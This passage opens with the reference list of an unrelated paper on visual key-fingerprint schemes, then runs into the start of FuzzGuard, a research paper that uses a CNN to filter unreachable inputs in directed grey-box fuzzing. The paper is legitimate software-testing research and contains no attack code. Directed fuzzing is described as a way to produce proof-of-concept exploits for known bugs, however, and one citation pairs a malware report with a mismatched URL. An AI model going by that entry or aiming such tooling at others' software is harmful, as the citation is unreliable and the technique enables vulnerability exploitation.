[20] Will Grathwohl and Aaron Wilson. Disentangling space and time in video with hierarchical variational auto-encoders. *arXiv preprint arXiv:1612.04440*, 2016.

[21] Robert Greszki, Marco Meyer, and Harald Schoen. Exploring the effects of removing "too fast" responses and respondents from web surveys. *Public Opinion Quarterly*, 79(2):471–503, 2015.

[22] Peter Gutmann. Do users verify ssh keys. *Login*, 36:35–36, 2011.

[23] Alexis Hocquenghem. Codes correcteurs d'erreurs. *Chiffres*, 2(2):147–56, 1959.

[24] Hsu-Chun Hsiao, Yue-Hsun Lin, Ahren Studer, Cassandra Studer, King-Hang Wang, Hiroaki Kikuchi, Adrian Perrig, Hung-Min Sun, and Bo-Yin Yang. A study of user-friendly hash comparison schemes. In *Proceedings of the Annual Computer Security Applications Conference*, pages 105–114, 2009.

[25] Huima. The bubble babble binary data encoding. https://tinyurl.com/phra64b, 2000.

[26] Ruogu Kang, Stephanie Brown, Laura Dabbish, and Sara Kiesler. Privacy attitudes of mechanical turk workers and the us public. In *Proceedings of the 10th Symposium On Usable Privacy and Security*, pages 37–49, 2014.

[27] Tero Karras, Timo Aila, Samuli Laine, and Jaakko Lehtinen. Progressive growing of gans for improved quality, stability, and variation. In *Proceedings of the 6th International Conference on Learning Representations (ICLR 2018)*, 2018.

[28] Hyunjik Kim and Andriy Mnih. Disentangling by Factorising. In *Proceedings of the 35th International Conference on Machine Learning*, pages 2654–2663, 2018.

[29] Diederik P Kingma and Jimmy Ba. Adam: A method for stochastic optimization. In *Proceedings of the 3rd International Conference for Learning Representations (ICLR 2015)*, 2015.

[30] Diederik P Kingma and Max Welling. Auto-encoding variational bayes. *preprint arXiv:1312.6114*, 2013.

[31] Abhishek Kumar, Prasanna Sattigeri, and Avinash Balakrishnan. Variational Inference of Disentangled Latent Concepts from Unlabeled Observations. In *Proceedings of the 6th International Conference on Learning Representations*, 2018.

[32] G. Li, J. Wang, Y. Zheng, and M. Franklin. Crowdsourced data management: A survey. In *Proceedings of the IEEE 33rd International Conference on Data Engineering*, pages 39–40, 2017.

[33] Yue-Hsun Lin, Ahren Studer, Yao-Hsin Chen, Hsu-Chun Hsiao, Li-Hsiang Kuo, Jonathan M McCune, King-Hang Wang, Maxwell Krohn, Adrian Perrig, Bo-Yin Yang, et al. Spate: small-group pki-less authenticated trust establishment. *IEEE Transactions on Mobile Computing*, 9(12):1666–1681, 2010.

[34] Dirk Loss, Tobias Limmer, and Alexander von Gernler. The drunken bishop: An analysis of the openssh fingerprint visualization algorithm, 2009.

[35] Lars Mescheder, Andreas Geiger, and Sebastian Nowozin. Which training methods for GANs do actually converge? In *Proceedings of the Intl. Conference on Machine Learning*, pages 3481–3490, 2018.

[36] Maina M. Olembo, Timo Kilian, Simon Stockhardt, Andreas Hülsing, and Melanie Volkamer. Developing and testing a visual hash scheme. In *Proceedings of the European Information Security Multi-Conference (EISMC*, pages 91–100, 2013.

[37] A. Orlitsky, N. P. Santhanam, and K. Viswanathan. Population estimation with performance guarantees. In *Proceedings of the IEEE International Symposium on Information Theory*, pages 2026–2030, 2007.

[38] Outdoor 64 image dataset. https://github.com/junyanz/iGAN/tree/master/train_dcgan.

[39] John Padgette. Guide to bluetooth security. *NIST Special Publication*, 800:121, 2017.

[40] C Alejandro Parraga, Tom Troscianko, and David J Tolhurst. The human visual system is optimised for processing the spatial information in natural visual images. *Current Biology*, 10(1):35–38, 2000.

[41] Adrian Perrig and Dawn Song. Hash visualization: A new technique to improve real-world security. In *Proceedings of the Intl. Workshop on Cryptographic Techniques and E-Commerce*, pages 131–138, 1999.

[42] Alec Radford, Luke Metz, and Soumith Chintala. Unsupervised representation learning with deep convolutional generative adversarial networks. In *Proceedings of the Intl. Conference on Learning Representations*, 2016.

[43] Elissa M Redmiles, Sean Kross, and Michelle L Mazurek. How well do my results generalize? comparing security and privacy survey results from mturk, web, and telephone samples. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2019.

[44] Tim Salimans, Ian Goodfellow, Wojciech Zaremba, Vicki Cheung, Alec Radford, Xi Chen, and Xi Chen. Improved techniques for training gans. In D. D. Lee, M. Sugiyama, U. V. Luxburg, I. Guyon, and R. Garnett, editors, *Advances in Neural Information Processing Systems 29*, pages 2234–2242. 2016.

[45] Zachary Schuessler. Delta E 101. http://zschuessler.github.io/DeltaE/learn, 2011.

[46] Ling Shao, Fan Zhu, and Xuelong Li. Transfer learning for visual categorization: A survey. *IEEE Transactions on Neural Networks and Learning Systems*, 26(5), 2015.

[47] Gaurav Sharma, Wencheng Wu, and Edul N Dalal. The ciede2000 color-difference formula: Implementation notes, supplementary test data, and mathematical observations. *Color Research & Application*, 30(1), 2005.

[48] William Suberg. Report: 2.3 Million Bitcoin Addresses Targeted by Malware That 'Hijacks' Windows Clipboard. https://www.viber.com/security-overview, 2018.

[49] Christian Szegedy, Wei Liu, Yangqing Jia, Pierre Sermanet, Scott Reed, Dragomir Anguelov, Dumitru Erhan, Vincent Vanhoucke, and Andrew Rabinovich. Going deeper with convolutions. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*, pages 1–9, 2015.

[50] Joshua Tan, Lujo Bauer, Joseph Bonneau, Lorrie Faith Cranor, Jeremy Thomas, and Blase Ur. Can unicorns help users compare crypto key fingerprints? In *Proceedings of the CHI Conference on Human Factors in Computing Systems*, pages 3787–3798, 2017.

[51] N. Unger, S. Dechand, J. Bonneau, S. Fahl, H. Perl, I. Goldberg, and M. Smith. Sok: Secure messaging. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 232–249, 2015.

[52] Benjamin Dumke von der Ehe. go-unicornify overview, November 2017.

[53] Yangli Hector Yee and Anna Newman. A perceptual metric for production testing. In *Proceedings of the ACM SIGGRAPH 2004 Sketches*, 2004.

[54] Jason Yosinski, Jeff Clune, Yoshua Bengio, and Hod Lipson. How transferable are features in deep neural networks? In *Proceedings of the 27th International Conference on Neural Information Processing Systems*, NIPS'14, pages 3320–3328, 2014.

[55] Bolei Zhou, Agata Lapedriza, Jianxiong Xiao, Antonio Torralba, and Aude Oliva. Learning deep features for scene recognition using places database. In *Proceedings of the 27th International Conference on Neural Information Processing Systems*, pages 487–495, 2014.

FuzzGuard: Filtering out Unreachable Inputs in Directed Grey-box Fuzzing through Deep Learning

Peiyuan Zong[1,2], Tao Lv[1,2], Dawei Wang[1,2], Zizhuang Deng[1,2], Ruigang Liang[1,2], Kai Chen[1,2]*
[1] *SKLOIS, Institute of Information Engineering, Chinese Academy of Sciences, Beijing, China*
[2] *School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China*
{zongpeiyuan, lvtao, wangdawei, dengzizhuang, liangruigang, chenkai}@iie.ac.cn

Abstract

Recently, directed grey-box fuzzing (DGF) becomes popular in the field of software testing. Different from coverage-based fuzzing whose goal is to increase code coverage for triggering more bugs, DGF is designed to check whether a piece of potentially buggy code (e.g., string operations) really contains a bug. Ideally, all the inputs generated by DGF should reach the target buggy code until triggering the bug. It is a waste of time when executing with unreachable inputs. Unfortunately, in real situations, large numbers of the generated inputs cannot let a program execute to the target, greatly impacting the efficiency of fuzzing, especially when the buggy code is embedded in the code guarded by various constraints.

In this paper, we propose a deep-learning-based approach to predict the reachability of inputs (i.e., miss the target or not) before executing the target program, helping DGF filtering out the unreachable ones to boost the performance of fuzzing. To apply deep learning with DGF, we design a suite of new techniques (e.g., *step-forwarding approach*, *representative data selection*) to solve the problems of unbalanced labeled data and insufficient time in the training process. Further, we implement the proposed approach called FuzzGuard and equip it with the state-of-the-art DGF (e.g., AFLGo). Evaluations on 45 real vulnerabilities show that FuzzGuard boosts the fuzzing efficiency of the vanilla AFLGo up to 17.1×. Finally, to understand the key features learned by FuzzGuard, we illustrate their connection with the constraints in the programs.

1 Introduction

Fuzzing is an automated program testing technique, which is usually divided into two categories: coverage-based fuzzing and directed fuzzing. The goal of the former one is to achieve high code coverage, hoping to trigger more crashes; while directed fuzzing aims to check whether a given potential buggy code really contains a bug. In real analysis, directed fuzzing is very popularly used since the buggy code is often specified. For example, security analysts usually pay more attention to the buffer-operating code or want to generate a proof-of-concept (PoC) exploit for a given CVE [3] whose buggy code is known. There are some directed fuzzing tools such as AFLGo [9], SemFuzz [35] and Hawkeye [12]. As we know, a random input is less likely to reach the buggy code, not to mention triggering the bug. Thus, most of the tools instrument the target program for observing the run-time information and leveraging the information to generate the inputs that could reach the buggy code. Such fuzzing method is also referred to as Directed Grey-box Fuzzing (*DGF* for short).

An ideal DGF should generate the inputs which can all reach the buggy code. Unfortunately, in real situations, a large number of the generated inputs could miss the target, especially when the buggy code is embedded in the code guarded by many (complicated) constraints (e.g., thousands). Facing this situation, various techniques (e.g., Annealing-based Power Schedules [9]) are designed to generate reachable inputs. However, even for the state-of-the-art DGF tools (e.g., AFLGo [9]), the ratio of unreachable inputs is still high. Based on our evaluation using AFLGo, on average, over 91.7% of the inputs cannot reach the buggy code (Section 6).

Such a large amount of unreachable inputs waste lots of time in the fuzzing process. Traditional program analysis approaches such as symbolic execution [20], theoretically, could use the constraints of all branches in the target program to infer the execution result of the input. However, the time spent on solving constraints will dramatically increase together with the increase of the constraints' complexity. In other words, the constraints in the path from the program's start point to the buggy code could be very complex, which makes them difficult or even not possible to be solved in limited time.

Inspired by the success of pattern recognition [11,19,34,36] which could accurately classify millions of images even if they are previously unseen, our idea is to view program inputs as a kind of pattern and identify those which can reach the buggy code. Basically, by training a model using a large number of inputs labeled with the reachability to the target code from previous executions, we could utilize the model to predict the reachability of the newly generated inputs without running

*Corresponding author

the target program. However, it is challenging to build such an accurate model for DGF due to the following reasons.

Challenges. **C1:** Lack of balanced labeled data. It is necessary to acquire enough and balanced labeled data to train a deep learning model (e.g, classification for cats and dogs). In other words, the number of one object's images should be close to the number of the other object's. However, in the process of fuzzing, the (un)reachable inputs are usually unbalanced. Especially, in the early stage of fuzzing, there is even no reachable input (e.g., for the bug #7 in GraphicsMagick, the first reachable input is generated after more than 22.6 million executions). Without the balanced labeled data, the trained model will be prone to over-fitting. One may think of extending the labeled data just like the way of image transformation (e.g., resizing, distortion, perspective transformation), which could increase the number of the object's images to balance the training data without changing the identified object. However, such transformation cannot be applied to program inputs since even one bit flip may change the execution paths of inputs and further impact the labels (i.e., let a reachable input become unreachable).

C2: Newly generated reachable inputs could look quite different from the reachable ones in the training set, making the trained model fail to predict the reachability of the new inputs. This is mainly because the new inputs may arrive at the buggy code through a different execution path never seen before. So simply using the inputs along one execution path to train a model may not correctly predict the reachability of a new input. One may think of generating various inputs along different execution paths to the buggy code before training. Unfortunately, such generation process is out of our control. He may also wait for a long time before training, hoping to collect enough inputs along different paths. However, this may waste lots of time since many unreachable inputs have been executed with.

C3: Efficiency. In the task of training a model for traditional pattern recognition, the time spent on training is not strictly limited. However, in the fuzzing process, if the time spent on training a model and predicting an input's reachability is more than the time spent on executing the program with the input, the prediction is of no use. So the time cost of training and prediction should be strictly limited.

Our approach. In this paper, we overcome the challenges mentioned above and design an approach to build a model for DGF to filter out unreachable inputs, called FuzzGuard. The basic idea of FuzzGuard is to predict whether a program can execute to the target buggy code with a newly generated input by learning from previous executions. If the result of prediction is unreachable, the directed grey-box fuzzer (we use *"the fuzzer"* for short in the rest of the paper) shouldn't execute this input anymore, which saves the time spent on real execution. Note that FuzzGuard is not meant to replace the fuzzer (e.g., AFLGo), but to work together with the fuzzer to help it filter out unreachable inputs.

FuzzGuard works in three phases: model initialization, model prediction, and model updating. (1) In the first phase, the fuzzer generates various inputs and runs the target program with them to check whether a bug is triggered. At the same time, FuzzGuard saves the inputs and their reachability, and trains the initial model using the labeled data, which may be unbalanced (C1). To solve this problem, we design a *step-forwarding* approach: choosing the dominators (referred to as "*pre-dominating nodes*" [5]) of the buggy code as the middle-stage targets, and letting the execution reach the pre-dominating nodes first. In this way, the balanced data could be gained earlier for training some models only targeting the pre-dominating nodes, which minimizes the time of execution. (2) In the second phase, after the fuzzer generates a number of new inputs, FuzzGuard utilizes the model to predict the reachability of each input. As mentioned in C2, the trained model may not work for the newly generated inputs. To solve this problem, we design a representative data selection approach to sample training data from each round of mutation, which minimizes the number of sampled data to increase efficiency. (3) In the third phase, FuzzGuard updates the model using the labeled data collected in the second phase to increase its accuracy. Note that the time spent on the model updating should be strictly limited (C3). We tackle this challenge by carefully choosing the time to update. To the best of our knowledge, previous studies of fuzzing focus on generating various inputs, to cover more lines of code (CGF) or to reach buggy code (DGF). Various mutation strategies on inputs are designed. In contrast, our study does not directly mutate inputs (we rely on current mutation strategies, e.g., AFLGo). Instead, we filter out unreachable inputs. In this way, a DGF does not need to run the target program with unreachable inputs (which definitely cannot trigger the target bug), which increases the overall efficiency.

We implement FuzzGuard on the base of AFLGo [9] (an open-source state-of-the-art DGF tool), and evaluate the performance using 45 real vulnerabilities on 10 popular programs. The results show that FuzzGuard boosts the fuzzing performance by 1.3× to 17.1×. Interestingly, we find that the more the unreachable inputs the fuzzer generates, the better FuzzGuard could perform. Also, more time could be saved if the target node reach a balanced state earlier. At last, we design an approach to understand the extracted features of FuzzGuard, and find that the features are correlated with the constraints in the if-statements in target programs, which indeed impacts the execution on code level.

Contribution. The contributions of this paper are as follows:

• *New technique*. We design and implement FuzzGuard which helps DGF to filter out unreachable inputs and save the time of unnecessary executions. To the best of our knowledge, this is the first deep-learning-based solution to identify and remove unreachable inputs. The core of FuzzGuard is the *step-forwarding* approach, and *representative data selection*. Evaluation results show that up to 88% of fuzzing time can be

saved for state-of-the-art tools (e.g., AFLGo). We also release our FuzzGuard for helping researchers in the community[1].

• *New understanding*. We design an approach to study the features utilized by the model in FuzzGuard for prediction, and find them correlated with the branches in target programs. The understanding of such relationship helps to explain the deep learning model and further helps to improve FuzzGuard.

2 Background

In this section, we give a brief background of directed grey-box fuzzing and recent studies utilizing deep learning to improve the fuzzing performance.

2.1 Fuzzing

Fuzzing [27] is one of the classical software testing techniques to expose exceptions of a computer program [32]. The main idea of fuzzing is to feed a massive number of inputs (i.e., test cases) to the target program, exposing bugs through observed exceptions. Among all techniques of fuzzing, grey-box fuzzing [12] recently becomes quite popular due to its high efficiency and reasonable performance overhead. With different goals, grey box fuzzing can usually be divided into two types as follows.

Coverage-based Grey-box Fuzzing. One main goal of this type of fuzzing technique is to achieve the high coverage of code in the target program. Therefore, some fuzzers [2, 10, 15, 16, 24, 25] aim to achieve high code coverage of the target program, expecting to accidentally trigger the bug, namely *Coverage-based Grey-box Fuzzing* (CGF). Typically, CGF generates the inputs by mutating the seed inputs which could traverse previous undiscovered program statements in order to increase the coverage rate of the code. AFL [2], as a representative of CGF, employs light-weight compile-time instrumentation technique and genetic algorithms to automatically discover interesting test cases, selects seed inputs that trigger new internal states in the fuzzing process, and mutates seed inputs in various ways (e.g., bit and byte flips, simple arithmetics, stacked tweaks and splicing [22]).

Directed Grey-box Fuzzing. Sometimes, the potential buggy code is known. So there is no need to increase the code coverage. In this situation, fuzzers [9, 12, 35] are designed to generate inputs that reach the buggy code for triggering a specified bug, which is referred to as *Directed Grey-box Fuzzing* (DGF). DGF is commonly used since some kinds of code may be highly possible to contain a bug (e.g., string copy operations) which should be emphasized more in the fuzzing. Also, sometimes the buggy code is known (e.g., from CVEs). So those fuzzers are utilized to generate a proof-of-concept exploit toward the buggy code [35]. With the different goals from CGF, current DGF aims to generate the inputs which could reach the specific potential buggy code, further expecting to trigger the bug. For example, AFLGo [9] calculates the distance between each basic blocks and the path from the entry point to the buggy code in the control flow graph; then utilizes the distance to choose suitable inputs for mutation.

However, even for state-of-the-art fuzzers, still lots of time is spent on unnecessary executions. In our experiments, we find that for a typical vulnerability whose location is known, more than 91.7% of the generated inputs cannot reach the buggy code (unreachable inputs) on average. Running the target program with the unreachable inputs is highly time-consuming. If there is a fuzzer that could judge the reachability of an input without executing the program, a huge amount of time could be saved. In this paper, we design such a filter called FuzzGuard, which leverages a deep learning model to achieve this goal without real execution. Also, it could be adapted to existing fuzzers (e.g., AFLGo) and work together with them, without replacing them. To the best of knowledge, this is the first deep-learning-based solution to filter out unreachable inputs for DGF.

2.2 Deep Learning

Security researchers apply deep learning to fuzzing, which provides new insights for solving difficult problems in previous research. For example, Godefroid et al. utilize RNNs to generate program inputs that have higher code coverage [17]. Rajpal et al. [29] utilize RNN-guided mutation filter to locate which part of an input impacts more on code coverage. In this way, they could achieve higher code coverage by mutating the located part. Nichols et al. [28] show that GANs could be used to predict the executed path of an input to improve the performance of the AFL [2]. Angora [15] and NEUZZ [31] adapt the gradient descent algorithm to solve path constraint and learn a model to improve code coverage respectively. All these studies concentrate on leveraging the ability of deep learning to cover more code. Different from them, our goal is to help directed grey-box fuzzers to filter out the inputs that cannot hit the buggy code before real execution. In this way, the time spent on running the program with unreachable inputs could be saved, which greatly increases the efficiency of fuzzing. Note that our tool can be adapted to existing DGF tools (e.g., AFLGo), which means that we could further increase the fuzzing efficiency together with the performance boosted by other fuzzers.

3 Motivation

As mentioned above, current DGF aims to generate the inputs which could reach the specific buggy code, further expecting to trigger the bug. In the fuzzing process, lots of inputs cannot reach the buggy code in the end (impossible to trigger the bug). Based on our evaluation, more than 91.7% of the inputs can't hit the buggy code on average (see Table 1). Executing millions of unreachable inputs could cost very long time (e.g., 76 hours for a million inputs when fuzzing Podofo, a library to work with the PDF file format with a few tools [1]). Especially,

[1]The release is available at https://github.com/zongpy/FuzzGuard.




Figure 1: An overview of FuzzGuard.

when the execution time of the target program takes part the most in the whole fuzzing process, the wasted time is even more. If there exists an approach that is quick enough to predict the reachability of an input, the fuzzing process does not need to execute the target program with the unreachable ones. In this way, the overall performance of fuzzing could be increased.

Inspired by the recent success of deep learning in pattern recognition [11, 19, 34, 36], we are wondering whether deep learning could be applied to identify (un)reachable inputs. Carefully comparing the processes of pattern recognition and identification of (un)reachable inputs, we found similarities between them: they both classify data (a certain objects v.s. (un)reachable inputs) based on either prior knowledge or statistical information extracted from the patterns (many labeled images of the object v.s. many labeled inputs from previous executions). However, they do have essential differences (e.g., the distribution of labeled data, requirements on efficiency, etc.) which makes the process of unreachable input identification very challenging (see Section 1).

Example. List 1 gives an example. The vulnerable code is at Line 6 (see Section 7). So the goal of DGF (e.g., AFLGo) is to generate as many as inputs that could reach there and hope to trigger the bug. The seed input is chosen from AFLGo's seed corpus (e.g., `not_kitty.png`). It takes 13 hours to generate 16 million inputs and needs to test the program with them before the bug is triggered. Among these inputs, only 3.5 thousand (0.02%) can reach the buggy code. One may think of leveraging symbolic execution to generate constraints from the execution path to the destination. However, the full constraints are very hard to generate since several paths could reach the buggy code. Even if the constraints could be generated, the calculation of reachability using the constraints is still very time-consuming, which is even similar to the time spent on running the target program. Our idea is to generate a deep learning model to automatically extract features of reachable inputs and to identify future reachable ones. Based on our evaluation, nearly 14 million inputs (84.1%) are identified which saves 9 hours of unnecessary executions. Also note that the false positive rate and false negative rate are only 2.2% and 0.3% for this example, respectively.

Scope and Assumption. Different from previous research on CGF using deep learning [15, 17, 28, 29], our approach focuses on filtering out unreachable inputs in DGF. In this way, lots of necessary time on executing the program with unreachable inputs could be saved. Note that our approach is complementary to other DGF tools and can work together with them, instead of replacing them. Also note that we do not assume that small mutations in the input will produce similar or identical behavior. The trained model should characterize different behaviors of similar-looking inputs.

4 Methodology

We propose the design of FuzzGuard, a deep-learning-based approach to facilitate DGF to filter out unreachable inputs without really executing the target program with them. Such a data-driven approach avoids using traditional time-consuming approaches such as symbolic execution for better performance. Below we elaborate the details of FuzzGuard.

4.1 Overview

The overview of FuzzGuard is illustrated in Figure 1, including three main phrases: model initialization (MI), model prediction (MP) and model updating (MU). It works together with a DGF (referred to as *"the carrier fuzzer"*). As shown in Figure 1, in the MI phrase, the carrier fuzzer generates a great number of inputs and observes any exceptions. FuzzGuard records whether the program can execute the target buggy code for each input. Then FuzzGuard trains a model using the inputs and their reachability. In the MP phrase, FuzzGuard utilizes the model to predict the reachability of a newly generated input. If the input is reachable, it is fed into the program for real execution. In this process, FuzzGuard observes whether the input can really reach the target code. In the MU phrase, FuzzGuard further updates the model with incremental learning to maintain its efficiency and increase its performance. The unreachable inputs will be temporarily saved in a data pool (referred to as *"the pool of unreachable inputs (PUI)"*) for further checking by a more accurate model after model updating. As combining deep learning with fuzzing is not trivial, we face the new challenges (as mentioned in Section 1).

Figure 2 shows a concrete example of FuzzGuard. Firstly, the carrier fuzzer generates a number of inputs (referred to as *"data"*) and runs the target program with them to get the reachability (referred to as *"label"*) in the MI phrase (the step ① and step ② in the figure). During this process, an ideal situation is to train a deep learning model using balanced data. That is, about half of the inputs could reach the buggy code while the other cannot. Unfortunately, in real situation, the carrier fuzzer hardly generates the inputs that reach the buggy code in the initial phrase of fuzzing. As a result, the labeled data are usually extremely unbalanced at this stage. For example, only one input can actually reach the buggy code after over 22 million inputs generated (#7 in Table 1). To solve this problem, we design *the step-forwarding approach* for MI (step ②), which lets the inputs reach the predominating nodes (we use *"node"* to refer to *"basic blocks"*




Figure 2: An example of filtering unreachable inputs by FuzzGuard.

in the rest of the paper) of the buggy code (i.e., B_0, B_1 and B_2 in Figure 2) step-by-step to the destination (i.e., B_3 in Figure 2). Particularly, FuzzGuard chooses a pre-dominating node (e.g., B_1) as a middle-stage destination (i.e., referred to as *"mid-target"*) and generates a model to filter out the inputs that cannot reach B_1 (step ③). Usually, compared with B_3, more balanced labeled data could be gained when the program runs to B_1. So the model can be trained earlier and also starts to work earlier. Then MP judges whether a newly generated input (in step ④) could reach B_1 using the model (step ⑤). For reachable inputs (e.g., with label $< 0,1,0,0 >$ in step ⑥), FuzzGuard runs the program with it and records whether it can really reach the buggy code (step ⑦). Such information is further leveraged to continuously update the model by MU (step ⑧). The unreachable inputs are put into PUI (step ⑨). After more inputs are tested, a closer pre-dominating node (to the buggy code) having the balanced labeled data will appear (e.g., B_2 in this case). Such a process will continue until the buggy code is arrived at, and finally triggered. Below we provide the details of the three modules.

4.2 Model Initialization

As mentioned previously, one main challenge of applying deep learning on fuzzing is the unbalanced data for training. Usually, the number of reachable inputs is far less than that of unreachable ones. In order to tackle this challenge, we present a *step-forwarding* approach. The basic idea is based on the observation: the pre-dominating nodes of the buggy code are earlier to be reached, which should gain balanced data earlier. Note that the *pre-dominating nodes* of the buggy code are the nodes that dominate the buggy code: every execution path towards the buggy code will pass through the pre-dominating nodes [5]. So the reachability of the marked pre-dominating nodes is guaranteed. Therefore, we could train a model to filter out those inputs that cannot reach the pre-dominating node (neither can they reach the buggy code). In this way, we gradually get balanced data of the pre-dominating nodes, toward the buggy code in the end. For example, as to the control flow graph shown in Figure 2, the nodes represent basic blocks in the program in List 1. B_0 is the entry point and the buggy code is in B_3. B_1 and B_2 are the pre-dominating nodes of B_3. At the beginning of fuzzing, no input reaches B_3, while half of the inputs could reach B_1. Now B_1 is the closest balanced pre-dominating node to the buggy code. So we view B_1 as the target, and train the model using these inputs. In this way, the unreachable inputs to B_1 are filtered out, saving the time spent on executing the target program with them. When the fuzzing process goes further, B_2 or B_3 will get balanced data for training. Note that, different from CGF whose goal is to achieve high coverage, DGF aims to generate inputs to trigger a given (potential) bug at a certain place. So it does not care about whether new bugs are found in other paths. Interestingly, we did see that FuzzGuard+AFLGo still discovers undisclosed bugs (see Section 6) which are located deeply in a program (also near the target buggy code). An ordinary CGF is hard to trigger them in a limited time.

However, it takes too long to train a single model for each pre-dominating node. This is mainly because the model needs to be retrained when FuzzGuard steps forward to the next pre-dominating node. Our idea is to only train one model for all the pre-dominating nodes including the buggy code itself. To achieve this goal, formally, we label the reachability of the nodes (i.e., $B = \{B_1, B_2, ..., B_n\}$) in the vector y. For each label, it is represented as a unit vector $\hat{y}$, i.e., $\hat{y} =< y_1, y_2, \ldots, y_m >$, where m is the number of the pre-dominating nodes of the buggy code, y_i represents whether the i-th node is the last one could be reached by the program fed with x, $y_i \in \{0,1\}, i \in \{1,2,\ldots,m\}$. As shown in Figure 2, for the input a, the label is represented as $y^a =< 1,0,0,0 >$, which means that B_0 is reached but others are not. Similarly, $y^b =< 0,1,0,0 >$ means that the input b can let the execution reach B_0 and B_1, but neither B_2 nor B_3. $y^d =< 0,0,0,1 >$ means that the buggy code is finally reached. For simplicity, we directly map each byte of the input to an element in the feature vector. This approach makes FuzzGuard handle different programs with various formats of inputs in a unified way. For each data, it can be represented as a vector $x =< x_1, x_2, \ldots, x_n >$, where n is the max length of the input. And $x_i = byte_i + 1$ ($x_i \in$

$\{0,1,\ldots,256\}$), where $x_i = 0$ means that i-th byte of the input does not exist (i.e., the length of the input is less than n).

After designing the representation of data and label, we carefully choose a deep learning model. Such a model should be good at extracting features from inputs and making the correct classification. Recall the problem of image recognition: features of an object in an image are expressed by combinations of several pixels (i.e., elements in the input vector, as shown in Figure 2), which could be well extracted by the CNN models [11, 19, 34, 36]. Similarly, the features of inputs that impact their reachability could be expressed by combinations of several bytes in program inputs. Actually, the constraints in if-statements in target programs use these bytes for deciding execution directions. Thus, our idea is to make use of CNN to accomplish the classification task. On one hand, compared with RNN which is more suitable for training with the byte sequence, CNN is good at dealing with long data. The longer the inputs, the faster the RNN model forgets the former features. On the other hand, the time for training a CNN model is much less than the time for training an RNN model, which is suitable for our problem (the time spent on training and prediction should be less than the time on real execution).

Thus, we choose to use a 3-layer CNN model (detailed implementation is shown in Section 5). In this way, the first layer could learn the relationship between each byte, and the other two layers could learn high dimensional features (e.g., combining several bytes to form a field in an input, and combining several fields to impact program execution). Interestingly, we find that such extracted high dimensional features are correlated with the constraints in the if-statements in target programs (see Section 7). We also discuss other machine learning models in Section 8. Note that, the model needs to be trained for each program from scratch due to different implementations (which parse inputs in different ways). It is also an interesting topic to explore the similarity between different programs and leverage such similarity to increase the efficiency of training.

In this way, we can let the carrier fuzzer run for a while to collect an initial training data set. After the initial training data set reaches balanced, the model can learn the reachability to all nodes of the inputs. The goal of the model is to learn a target function f (i.e., $y = f(x)$), which consists of a number of convolution operations. The convolution operation uses a number of filters to extract the features from the data:

$$y_i = w^T x_i = \sum_{i-k<j<i+k} w_j \cdot x_j, i \in \{1,2,\ldots,n-k\}$$

where k is the width of the convolution kernel of the filter w. Gradient descent algorithm will update weights of each filter w to decrease the loss value to achieve a more accurate prediction. For classification tasks, compared to Cross Entropy [18] loss, the Mean Square Error (MSE) [23] loss could balance the error rate for each category, avoiding a particularly high error rate for a single category. Considering the step-forwarding approach needs the trained model to predict the reachability of each pre-dominating node as accurate as possible, we choose to use MSE. So when the value of the $loss = \frac{1}{m}\sum_{i=1}^{m}(y_i - y_i^p)^2$ is close to 0, we believe that the target function in the classification model has been converged and the model is ready to predict the newly generated inputs.

4.3 Prediction

After the model is initialized, FuzzGuard utilizes the model to predict the label of each input and filters out those unreachable ones. For the reachable ones, they will be executed by the target program and further be collected as new labeled data for model updating. In particular, for an input x, we assume that the model can only predict the pre-dominating nodes before B_t (i.e., *the mid-target*), and the prediction result is y^p. The following function f' is used to check whether the input x is reachable to the target node.

$$f'(y^p, t) = \begin{cases} reachable & y_i^p = 1 \wedge i \geq t \\ unreachable & y_i^p = 1 \wedge i < t \end{cases}$$

However, in real situation, we find the prediction results are not accurate enough, even after many labeled data are produced. The main reason is that even if the newly generated inputs could reach the target, they may look quite different from the reachable ones in the training set. This is understandable: these inputs could be generated from different seeds. Most of the inputs mutated from the same seed are slightly different with each other, while many differences could be found between the inputs mutated from different seeds. Thus, using the inputs totally from previous executions may not be able to train a very accurate model to predict the reachability of newly generated inputs. For example, a model trained with the data in set S_1 mutated from the seed s^1 may fail to predict the labels of the data in S_2 mutated from the seed s^2.

